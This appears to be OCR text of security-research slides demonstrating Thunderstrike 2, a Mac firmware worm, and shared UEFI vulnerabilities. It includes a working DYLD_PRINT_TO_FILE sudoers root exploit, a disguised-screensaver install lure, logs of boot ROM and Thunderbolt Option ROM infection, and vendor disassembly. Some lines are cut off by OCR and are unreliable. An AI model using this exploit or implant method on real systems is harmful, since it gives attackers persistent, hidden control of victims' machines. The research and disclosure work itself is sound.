file:///Users/anlock/Downloads/cats.html

Download a cute cat screensaver!

Then open `Terminal.app` and run:

```
bash ~/Downloads/install
```

file:///Users/anlock/Downloads/ts2/install

```
mbp101:~ anlock$ bash ~/Downloads/install
***** Getting root access with DYLD_PRINT_TO_FILE
echo 'echo "$(whoami) ALL=(ALL) NOPASSWD:ALL" >&3' | DYLD_PRINT_TO_FILE=/etc/su
oers newgrp
sudo whoami
root
```

Root exploit

Remote code can escalate to root

```
root
**** Installing on motherboard Boot ROM
erase size 00001000
fvh size 001a0000
crc 4a6f7b03
free space 0013a150
payload: dest 0013a150, 2fe bytes
copying region...
crc 4a6f7b03 4a6f7b03
sum 7611 7611
computed crc: 59911775
crc 59911775 59911775
sum 7611 c778
spiflash_write_enable: bios_cntl=1
spiflash_write_enable: new_bios_cntl=1
spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
```

Unlock BIOS and write to flash

Append to FVH and update CRC

```
spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000 bytes
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
**** Installing on Thunderbolt Option ROM
Early CRC fc41c8f3 (good)
Header CRC d07f5e1b (good)
Header sum 59 (good)
MAC: 0c:4d:e9:a0:97:12
Option ROM address 0x25fc length 0x1204 bytes
Read 0x1200 bytes
PXE CRC 24d4f979
---- new image
Early CRC fc41c8f3 (good)
Header CRC d07f5e1b (good)
Header sum 59 (good)
MAC: 0c:4d:e9:a0:97:12
Option ROM address 0x25fc length
---- writing PXE option rom+crc
028cc: 0002d0 / 001204
```

Write to Option ROM

Search PCIe bus for removable devices

```
spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000 bytes
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
**** Installing on Thunderbolt Option ROM
Early CRC fc41c8f3 (good)
Header CRC 417958e2 (good)
Header sum 5c (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x604 bytes
Read 0x1200 bytes
PXE CRC 24d4f979
---- new image
Early CRC fc41c8f3 (good)
Header CRC d30f6d5e (good)
Header sum 59 (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x1204 bytes
---- writing PXE option rom+crc to 0x25fc
03678: 00107c / 001204
```

Download a c

Then open Te

```
bash ~/Downloads/install
```

Thunderbolt adapter is now infected

Option ROM contains Thunderstrike 2

```
**** ERROR UIFlagPickerRestoreState No state found for flagpicker
**** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: pre
ferences_good_samaritan_message_ribbon.png
**** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: log
inui_bootprogressbar.png
.......................
root device uuid is '7A18BC97-4624-3FE9-A158-41D2FE591202'

-------
Thunderstrike 2 is installed in the motherboard boot ROM
-------

Starting OSX in
```

Thunderstrike 2 executed from boot flash

Runs before kernel load, can backdoor OS X

```
**** ERROR UIFlagPickerRestoreState No state found for flagpicker
**** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: pre
ferences_good_samaritan_message_ribbon.png
**** ERROR ArchiveViewCreateWithOptions ArchiveCopyPNGImage failed for file: log
inui_bootprogressbar.png
.........................
root device uuid is '7A18BC97-4624-3FE9-A158-41D2FE591202'
  _____ _                 _
 |_   _| |_ _  _ _ _  __| |___ _ _
   | | | ' \ || | ' \/ _` / -_) '_|
   |_| |_||_\_,_|_||_\__,_\___|_|
  ___ _       _ _          ___
 / __| |_ _ _(_) |_____   |_  )
 \__ \  _| '_| | / / -_)   / /
 |___/\__|_| |_|_\_\___|  /___|
----
Option ROM installer
***** payload 0x00001CB8 bytes copied to 7AFD7600
00: 663CEC8353565755
08: F008FED1F80405C7
10: 01CEE87AFD75D0A1
18: 00001C92C3810000
***** entry point 0x7AFD74FC=0000FFE9
***** Keystrokes: '\x0000\x000D1password
Starting OS... 10 0F 0E
```

Option ROM runs before kernel

Hooks S3 resume script, boots normally

CPU powers down

All flash protection bits are reset

Thunderstrike 2 written to flash

Boot flash is now infected

```
efiboot loaded from device: Acpi(PNP0A03,0)/Pci(1C|4)/Pci(0|0)/SATA(0,0)/HD(Part
2,Sig253B8A65-DD87-4C0F-9ABE-A4D22DA373AE)
boot file path: \System\Library\CoreServices\boot.efi
..Loading kernel cache file 'System\Library\Caches\com.apple.kext.caches\Startup
\kernelcache'...
.....................
root device uuid is '981EADBC-B629-38D9-8D29-9C2A921C13AB'

-------
Thunderstrike 2 is installed in the motherboard boot ROM
-------

Starting OSX in 9 8
```

Thunderstrike 2 executed from boot flash

This laptop is now infected


Infected adapter infects further systems


Can cross air gap security perimeters

UEFI vulnerabilities are shared between many different systems.

EFI vs UEFI

- Intel started EFI project in late 90s to replace BIOS.
- Apple forked from Intel EFI 1.x in 200x
- Intel created UEFI Forum in 2005 and deprecated EFI 1.10
- Still millions of lines of common code
- AMI/Phoenix/Insyde/etc fork UEFI EDK2 tree, freeze at the current head, add “value” and sell to packaged firmware.
- Some things are backported, but most vendors never `git pull`





```
loc_79E2B672:
mov     rcx, [r15+0A0h]
call    CoreRes
mov     rcx, [r15+0C0h]
call    CoreFreePool
mov     cs:qword_79E315D8, r12
mov     rcx, r14
call    sub_79E28F12
test    rsi, rsi
jz      short loc_79E2B6B9
```

```
test       , rdi
jz      short loc_79E2B6B9
```


```
mov     r14, [r15+0B0h]
mov     [rdi], r14
mov     r14, [r15+0B8h]
mov     [rsi], r14
jmp     short loc_79E2B6D0
```

```
loc_79E2B6B9:
mov     rcx, [r15+0B8h]
call    CoreFre
mov     qword ptr [r15+0B8h], 0
```

```
loc_79E2B6D0:
mov     r14, [r15+0A8h]
test    r14, r14
js      short loc_79E2B6E3
```

```
100.00% (215,1648) (118,170) 0000A679 0000000079E2B679: CoreStartImage+159
```

MacBookAir4,1



```
loc_18001EBD7:          ; supposed to be Image->Tpl
mov     rcx, [rbx+LOADED_IMAGE_PRIVATE_DATA.Tpl]
        toreTpl
mov     rcx, [rbx+LOADED_IMAGE_PRIVATE_DATA.JumpContext] ; supposed to
call    CoreFreePool
mov     rcx, r12        ; r12 = HandleDatabaseKey
mov     cs:mCurrentImage, r13
call    CoreConnectHandlesByKey
test    rsi, rsi        ; rsi = ExitData
jz      short loc_18001EC1E ; supposed to be Image->ExitData
```

```
        rdi, rdi        ; rdi = ExitDataSize
jz      short loc_18001EC1E ; supposed to be Image->ExitData
```

```
osed to be Image->ExitDataSize

osed to be Image->ExitData

Status = Image->Status
```

```
loc_18001EC1E:          ; supposed to be
mov     rcx, [rbx+0C0h]

and     qword ptr [rbx+0C0h], 0 ; suppose
```

```
        ; Status = Image->Status
0B0h]
000000000000h

18001EC4F
```

```
100.00% (634,1707) (2,107) 0001EBDE 000000018001EBDE: CoreStartImage+13A
```

ASUS BT1AH

Shared vulnerabilities

- Shared EFI/UEFI reference implementation leads to shared vulnerabilities.
- Just because Intel fixed it in EDK2 doesn’t mean all vendors have updated their code.
- Not all hardware protections are used by all vendors.
- Decades of legacy hardware, even in UEFI.

